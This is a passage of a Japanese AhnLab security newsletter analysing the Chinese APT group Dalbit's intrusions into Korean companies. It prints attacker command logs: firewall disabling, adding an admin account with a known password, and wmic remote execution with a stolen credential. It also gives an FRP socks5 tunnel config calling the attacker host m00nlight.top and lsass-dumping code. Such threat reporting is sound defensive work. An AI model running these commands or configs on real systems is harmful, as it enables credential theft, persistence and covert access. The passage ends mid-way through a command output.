アンラボ・セキュリティレター

Press Ahn

2023.3 Vol.111

中国 APT 攻撃グループ「Dalbit」

中国 APT 攻撃グループ「Dalbit」

アンラボは韓国国内の企業をターゲットにした新しい攻撃グループを追跡し、このグループが利用し始めたホストサーバーをもとに「Dalbit（m00nlight）」という名前をつけた。「Dalbit」グループは、脆弱なサーバーを介して社内の機密流出およびランサムウェアまで配布しているため、攻撃の疑いがある場合、先制的な対応が必要である。

今回は、「Dalbit」グループの活動と攻撃方式について紹介する。

この内容は2022年8月31日に掲載した「韓国国内の企業をターゲットにした FRP(Fast Reverse Proxy)を使用する攻撃グループ」ブログの延長線上に位置し、このグループの行動を追跡した内容になっている。

このグループは以前から今まで、オープンソースツールを主に使用しており、PDB などの情報がないため、プロファイリングの明確な特報が不足している状態であった。また、韓国国内のC2(Command&Control)サーバーを悪用し、被害を受けた企業が調査を別途で要請しないと収集できる情報が限定的である。

しかし、アンラボのASECブログが公開されて、攻撃者が使用していた韓国国内のサーバーが一部遮断され、攻撃者は「*.m00nlight.top」という名前のホストサーバーを C2 およびダウンロードサーバーに使用し始めた。そのため、アンラボではこのグループを「Moonlight」の韓国語訳を変形させて Dalbit、m00nlight.top と命名する。


このグループは2022年から今までに韓国企業の50か所以上に攻撃を試みていたことが確認されている。現在までに攻撃された企業は主に中小企業ではあるが、大企業も一部含まれており、特に感染企業の30%が韓国国内の特定グループウェアソリューションを使用していることが確認された。

現在このグループウェア製品の脆弱性の有無を明確に知ることは難しいが、このように外部に露出したサーバーが脆弱性の場合、社内の機密流出とランサムウェアの振る舞いまでが流れで行われ、企業に致命的な影響を与えることができる。

また、この Dalbit グループは、感染した企業の一部をプロキシ(Proxy)およびダウンロード(Download)サーバーとして、他の企業に侵入する際に攻撃者によって使用されていた。そのため、今回の Dalbit グループの攻撃の疑いがある場合、社内のセキュリティメンテナンスを行う必要があると見られ、潜在的な2次被害と他の企業の被害を予防する先制的な対応ができるようアンラボに状況を提供してほしい。

1. 韓国国内の被害を受けた企業(商業別分類)

2022年から2023年1月までに確認された被害企業は50社あり、[図 1]のように分類できる。明確に確認されていない企業はリストから除外してあり、被害を受けた企業は記載されている以外にもあると推定される。




[図1] Dalbit グループが攻撃を試みた企業の産業

グラフで確認できるように「Dalbit」グループは、Technology(ソフトウェアおよびハードウェアを扱う企業)、Industrial(機械や塗料、鉄鋼および金属などを扱う製造業)など多様な産業群の企業を対象に幅広い攻撃を行った。

2.「Dalbit」グループの攻撃フローと特徴

「Dalbit」グループが B 企業(Company B)システムを侵害するプロセスは以下の通りである。



[図2] Dalbit グループの侵入フロー

1) 初期アクセス（Initial Access）

まず、攻撃者は Web サーバーや SQL サーバーを対象に脆弱性を利用してシステムに接続し、Web シェルのようなツールで制御を試みる。

2) コマンド & コントロール（Command & Control）

次は、Web シェルを通してハッキングツールをダウンロードする。ハッキングツールは権限昇格ツールとプロキシツール、ネットワークスキャンツールなど様々なバイナリを含んでいる。

3) プロキシ & 内部偵察（Proxy & Internal Reconnaissance）

Proxy ：攻撃者は FRP(Fast Reverse Proxy)のようなプロキシツールをインストールして、2-*1)* 攻撃者が構築したホストサーバーや、*2-2)* すでに感染した他の企業*(Company A)*のサーバーを通してリモートデスクトップ(RDP)で接続を試みる。

Internal Reconnaissance ： ネットワークスキャンツールとアカウント窃取ツールなどを通して、内部偵察と情報の習得を行う。

4) 水平展開（Lateral Movement）

獲得した情報を通して接続できる他のサーバーもしくは PC に移動する。その後、水平展開に成功した PC にもプロキシツール(FRP)をインストールして、攻撃者が RDP で接続できる環境を構成する。特定のアカウントを追加したり、Mimikatz のような資格証明窃取ツールを通して権限を獲得する。

5) 影響（Impact）

最終的に攻撃者の希望する情報をすべて窃取すると、BitLocker を利用して特定のドライブをロックして金銭を要求する。

Dalbit グループの主要な特徴は以下の [表1] 通りである。

リスト	説明
攻撃者の C2 サーバー	- ダウンロードおよび C2(Command&Control)サーバー : 韓国国内の企業サーバーおよびホストサーバー - サーバーのうち半数以上が韓国国内企業のサーバーを悪用 - ホストサーバーは主に *.m00nlight.top または IP 形態のアドレスを使用
RDP 制御の試み	- 感染後、主に RDP への接続を試みる - RDP 接続のためにプロキシツールまたは Gotohttp を使用
プロキシツール	- 主要プロキシツールは **FRP** と LCX(Htran) - それ以外に **NPS** と **ReGeorg** などを使用
ユーザーアカウントの追加	- net コマンドを通してアカウントを追加 - アカウント情報(ID :「main」/ PW :「ff0.123456」)
オープンソースツール	- 大半は誰でも簡単に手に入れられるオープンソースツールを使用 (特に中国語のツールが多い)
回避	- ハッキングツール、検知回避時、VMProtect 製品を使用 - Security イベントログの削除
窃取情報	- ユーザーアカウント情報 / 電子メール情報 / 画面流出 / インストールされたプログラム情報

[表1] Dalbit グループの主要な特徴

3. 使用したツールおよび侵入プロセス

攻撃者が直接製作したツールは、メールを流出するツール1件のみであると見られ、残りは Windows の正常なプログラムを使用したり、検索すると簡単に手に入れられるツールを使用していた。

Web シェル	ダウンローダー	権限昇格	プロキシ	内部偵察
Godzilla ASPXSpy AntSword China Chopper	Certutil (Windows CMD) Bitsadmin (Windows CMD)	BadPotato JuicyPotato SweetPotato RottenPotato EFSPotatoCVE-2018-8639 CVE-2019-1458	FRP LCX NPS ReGeorg	FScan NbtScan TCPScan Goon Nltest (Windows CMD)

水平展開	情報収集および流出	バックドア	ファイルの暗号化	回避
RDP PsExec RemCom Winexec	Wevtutil (Windows CMD) WMI (Windows CMD) ProcDump Dumpert EML Extractor(製作) MimikatzRsync	CobaltStrike MetaSploit BlueShell Ladon	BitLocker (Windows CMD)	Security ログの削除 (Windows CMD) ファイアウォール OFF (Windows CMD) AV 製品削除の試み VMProtect Packing

[表2] Dalbit グループが使用したマルウェアおよびハッキングツール

3.1 初期侵入

攻撃対象は主に特定のグループウェアがインストールされているサーバーや、脆弱な Web サーバー、メールサーバー(Exchange Server)、そして SQL サーバーであると推定される。攻撃者は CVE-2017-10271 のような WebLogic 脆弱性やファイルアップロード脆弱性を悪用して WebShell をアップロードし、一部は SQL Server のコマンドプロンプト(xp_cmdshell)を利用したとみられる。

攻撃者が主に使用していた Web シェルは Godzilla、ASPXSpy、AntSword、China Chopper の順で、Godzilla を最も多く使用しており、一部他の Web シェルが確認された。

3.2 ダウンロード

攻撃者は基本的にインストールされた Windows の正常なプログラムを通して他のハッキングツールをダウンロードする。一般的には侵入時に Web シェルを使用するため、cmd のようなコマンドプロセスを除外すると、親プロセスは w3wp.exe、java.exe、sqlserver.exe、tomcat*.exe のような Web サーバープロキシによって実行される。

その後、攻撃者は権限昇格ツールとプロキシツール、そしてネットワークスキャンツールなどの攻撃者が必要としているファイルをダウンロードする。アンラボが獲得したダウンロードコマンドには、Certutil および Bitsadmin ダウンロードログが含まれるいる。また、このグループが主にダウンロードしたハッキングツールおよびマルウェアのパスは以下の[表3]で確認できる。

%ALLUSERSPROFILE%

%SystemDrive%¥temp
%SystemDrive%¥perflogs
%SystemDrive%¥nia
%SystemDrive%¥.tmp

%SystemRoot%
%SystemRoot%¥debug
%SystemRoot%¥temp

[表3] Dalbit グループが使用したメインディレクトリ

従って、侵入が疑われる場合、このパスのファイルを点検する必要がある。

3.3 権限昇格およびアカウントの追加

攻撃者は権限昇格のために Potato(BadPotato、JuicyPotato、SweetPotato、RottenPotato、EFSPotato)と GitHub に公開された POC (CVE-2018-8639、CVE-2019-1458)を主に使用する。権限昇格後は以下のようなアカウントを追加することが特徴である。以下の sp.exe は SweetPotato ツールである。

> sp.exe “whaomi” (権限確認)
> sp.exe “netsh advfirewall set allprofiles state off” (ファイアウォール OFF)
> sp.exe “net user main ff0.123456 /add & net localgroup administrators main /add” (アカウント追加)

[表4] SweetPotato 使用ログ

特に注目すべき部分は攻撃者が追加したアカウントの名前である。他の侵入企業でも「main」という攻撃者のアカウントが確認されている。また、[表5]のように攻撃者はアカウントを追加する方法以外に窃取した管理者アカウントを使用したりもする。

> wmic /node:127.0.0.1 /user:storadmin /password:r***1234!@#$ process call create “cmd.exe /c c:¥temp¥s.bat”**

[表5] 管理者アカウント実行ログ

3.4 プロキシの設定

攻撃者はサーバーに侵入後、RDP 通信を使用するため、プロキシを使用して接続する。プロキシツールは主に FRP と LCX が使用されており、一部の企業では ReGeorg や NPS または RSOCKS なども確認された。

また、特定の侵入企業には FRP と LCX などの様々なプロキシツールが一か所に確認されており、内部の伝播まで続く場合、多数の FRP 設定ファイル(.ini)が発見された。これは接続できる PC のうちに餌食となる物が多い場合、攻撃者が FRP を追加でインストールして多数の設定ファイルを使用したとみられる。また、このグループが使用する LCX はオープンソースと機能は同じだが、GitHub に公開されたバージョンではなく、中国人がコンパイルしたバイナリが使用されていた。

このような FRP と LCX などのプロキシツールにはフォワード方式やサポートするプロトコルに差が存在する。しかし、TI レポート「様々な遠隔操作ツールを悪用する攻撃事例の分析レポート(日本語なし)」でその差についての説明、実際の感染事例、そして再現とネットワークパケットまですべてを扱っているため、このブログではこれらを取り扱わない。

1) FRP(FAST REVERSE PROXY)

このグループに侵入された場合、サーバーと PC デバイスすべてに FRP 設定ファイル(.ini)が確認できる。以下は実際に侵入された企業の事例である。

```
[common]
server_addr = sk1.m00nlight.top
server_port = 80

[k11asdr2123331-1]
type = tcp
remote_port =31005
plugin = socks5
```


[図3] 侵入された企業で確認された FRPC 設定ファイル(m00nlight.top)

特に Dalbit グループは主に Socks5 プロトコルを利用して通信していた。Socks5 プロトコルは OSI 7階層のうち5階層プロトコルであり、4階層と7階層の間にあり、HTTP、FTP、RDP などの様々なリクエストを処理することができる。

それによって、攻撃者は攻撃サーバーに Socks5 を扱うことのできる Proxifier のようなプロキシ接続ツールを利用すると RDP を通して遠隔操作が可能になり、内部 PC に接続できる場合はラテラルムーブメント(Lateral Movement)を実行することもできる。すなわち、設定ファイルを Socks5 プロトコルにすると、これ以上修正することなく様々なリクエストを処理でき、自由性が増す。

* OSI 階層: ネットワーク仕組みを標準化したモデル

* 水平展開(Lateral Movement): 攻撃者がネットワークに侵入後、追加的なシステムに接続するために段階別に使用する技法




[図4] Socks5 を使用した例

また特定の企業では FRP を「debug」という名前でタスクスケジューラ(schtasks)に登録し、維持されている。以下のように登録されたスケジューラが実行されることが確認された。

2) LCX(HTRAN)

Dalbit は特定の中国人がコンパイルした LCX(Htran)バイナリを使用していた。これは従来のバイナリと機能は同じであるが、バイナリ製作者のニックネームが明示されている。




[図5] Dalbit グループが使用した LCX の実行時(By 折羽鸿鹄)

[図5] のように、このバイナリ製作者のニックネームが「折羽鸿鹄」(QQ:56345566)であることが分かる。この製作者が攻撃者である可能性は非常に低いが、このバイナリは単純に検索してダウンロードできる物ではないため、攻撃者は中国と関連のあるものと推定される。

3.5 内部偵察

ネットワークスキャンでは主に Fscan と NBTScan ツールが使用され、一部の事例では TCP Scan および Goon が確認された。

Goon は Go言語（Golang）で作られたネットワークスキャンツールで、基本的なポートスキャンだけでなく、Tomcat、MSSQL、MYSQL のアカウントなどもスキャンできるツールである。このツールもまた中国語で作られたことが確認された。



[図6] Goon を実行した際の画面

3.6 情報の窃取

主な窃取情報は LSASS Dump 情報、特定アカウントの EML ファイルであり、企業によって WMIC コマンドでインストールされたプログラムを確認したり、特定の被害者 PC からは一定時間ごとに攻撃者サーバーに画面の画像を送信することが確認された。

1) 資格証明情報の抽出(LSASS DUMP)

攻撃者はターゲットに応じて Mimikatz をインストールせずに資格証明情報の抽出を試みていた。これは Lsass.exe プロセスをダンプする方法であり、このダンプファイル内部にはクレデンシャル情報が含まれているため、Mimikatz や Pypykatz のようなツールがこの PC の資格証明情報を得ることができる。参考に Mimikatz についての詳しい内容は TI レポート「Mimikatz を利用した内部イントラネットの伝播技法の分析(日本語なし)」で確認できる。

攻撃者が Mimikatz なしに実行した資格証明情報を窃取する方法は以下の通りである。

1-1) Dumpert

オープンソース Dumpert は API フックの回避および OS バージョンに合わせて実行するツールで MiniDumpWriteDump() API を使用して lsass.exe プロセスをダンプする。攻撃者はコードを修正し、ダンプファイルのパス変更およびログ出力機能などを除外している。

```
GetWindowsDirectory(chWinPath, MAX_PATH);
wcscat_s(chDmpFile, sizeof(chDmpFile) / sizeof(wchar_t), chWinPath);
wcscat_s(chDmpFile, sizeof(chDmpFile) / sizeof(wchar_t), L"\\Temp\\dumpert.dmp");

UNICODE_STRING uFileName;
RtlInitUnicodeString(&uFileName, chDmpFile);

wprintf(L"      [+] Dump %wZ memory to: %wZ\n", pWinVerInfo->ProcName, uFileName);
                                ...
status = NtCreateFile(&hDmpFile, FILE_GENERIC_WRITE, &FileObjectAttributes, &IoStatusBlock, 0,
        FILE_ATTRIBUTE_NORMAL, FILE_SHARE_WRITE, FILE_OVERWRITE_IF, FILE_SYNCHRONOUS_IO_NONALERT, NULL, 0);

if (hDmpFile == INVALID_HANDLE_VALUE) {
        wprintf(L"      [!] Failed to create dumpfile.\n");
        ZwClose(hProcess);
        exit(1);
}

DWORD dwTargetPID = GetProcessId(hProcess);
BOOL Success = MiniDumpWriteDump(hProcess,
        dwTargetPID,
        hDmpFile,
        MiniDumpWithFullMemory,
        NULL,
        NULL,
        NULL);
```

```
GetWindowsDirectoryW(Buffer, 0x104u);// %SystemRoot%
wcscat_s(Destination, 0x104ui64, Buffer);
wcscat_s(Destination, 0x104ui64, L"\\Temp\\duhgghmpert.dmp");
(RtlInitUnicodeString_1)(v42, Destination);
hFile = 0i64;
v43 = 0i64;
v37.Length = 48;
v37.RootDirectory = 0i64;
v37.Attributes = 64;
v37.ObjectName = v42;
*&v37.SecurityDescriptor = 0i64;
::NtCreateFile(&hFile, 0x120116u, &v37, &v43, 0i64, 0x80u, 2u, 5u, 0x20u, 0i64, 0);
if ( hFile == -1i64 )
{
  ::NtClose(Process);
  exit(1);
}
ProcessId = GetProcessId(Process);
MiniDumpWriteDump(Process, ProcessId, hFile, MiniDumpWithFullMemory, 0i64, 0i64, 0i64);
::NtClose(hFile);
::NtClose(Process);
return 0;
```

[図7] 左(Dumpert オープンソース) vs 右(Dalbit グループが使用した Dumper)

上記の[図7]を見ると、右の場合はパスおよび出力される文字列が除去されており、それ以外は同じであることが分かる。現在までに確認されたダンプファイルのパスはすべて「%SystemRoot%¥temp」で構成されている。

* lsass.exe: Local Security Authority Subsystem Service の略語、ログインチェック、パスワード管理などを実行する *Windows* のデフォルトプロセス

* ダンプ: 特定時点に作業しているメモリを記録したもの

1-2) Procdump

Procdump ツールは Microsoft が提供する正常なユーティリティプログラムであり、プロセスのダンプ機能をサポートしている。攻撃者はこのツールを通してダンプを行い、その後、Rsync(Remote Sync)というツールを通してダンプファイルを攻撃者のサーバーに送信していた。

2) メールの抽出

このサンプルは Golang で作られたメール抽出ツールで、現在のところ唯一攻撃者が作ったツールであると推定される。[図8]のように企業の Exchange メールサーバーを対象に EWS(Exchange Web Service)を通して特定のアカウントのメールを EML ファイルで抽出する機能を持っている。

```
C:\Windows\debug\1>eml.exe
eml host domain\user hash time retry sleep

time: eml send time
retry: retry times, default=3
sleep: sleep times(ms), default=200
example: eml ews.xxx.com xxx\abc 32ED87BDB5FDC5E9CBA88547376818D4 "1999-01-01 00:00:00" 3 2000
```

[図8] メールの抽出ツール実行時

連関する引数として Exchange サーバーアドレスと、アカウント名、このアカウントの NTLM パスワードのハッシュ、日付および時間などが存在する。実行すると、そのアカウントのすべてのメールボックスから引数として受信時間を基準にすべてのメールを抽出し、EML ファイルで保存する。

このバイナリの PDB 情報は「fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff」であり意味がない。

Offset	Name	Value	Meaning
8564A0	Characteristics	0	
8564A4	TimeDateStamp	5F51EC12	금요일, 04.09.2020 07:26:10 UTC
8564A8	MajorVersion	0	
8564AA	MinorVersion	0	
8564AC	Type	2	Visual C++ (CodeView)
8564B0	SizeOfData	66	
8564B4	AddressOfRaw...	85838C	
8564B8	PointerToRawD...	856D8C	


RSDSI Table

Offset	Name	Value
856D8C	Sig	53445352
856D90	GUID	{34d80e5c-37d3-428d-c998-d6eaa9f413f}
856DA0	Age	1
856DA4	PDB	fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff

[図9] メールの抽出ツールの PDF 情報

3) 画面の流出

攻撃者は特定 PC の画面を攻撃者のサーバーに送信していた。現在、画面をキャプチャするバイナリが確認されていないが、感染した PC の画面を送信する攻撃者サーバーが確認された。5～10秒間隔で特定の企業の侵入 PC の画面が送信されていた。



[図10] 実際に送信された特定企業の被害 PC 画面

これは完全な画像のみが送信され、遠隔で操作することができず、オーディオなどが出力されない。また、画面が送信されている攻撃者サーバー(91.217.139[.]117)は他の企業ではダウンロードサーバーとして使用されていた。

4) インストールされたプログラムの照会およびログイン情報

攻撃者は WMIC コマンドを通してインストールされたプログラムを確認していた。

```
C:¥Users>wmic product get name,version
Name                                                                    Version
Python 3.10.8 Executables (64-bit)                                      3.10.8150.0
Python 3.10.8 Add to Path (64-bit)                                      3.10.8150.0
Python 3.10.8 Documentation (64-bit)                                    3.10.8150.0
Python 3.10.8 Standard Library (64-bit)                                 3.10.8150.0
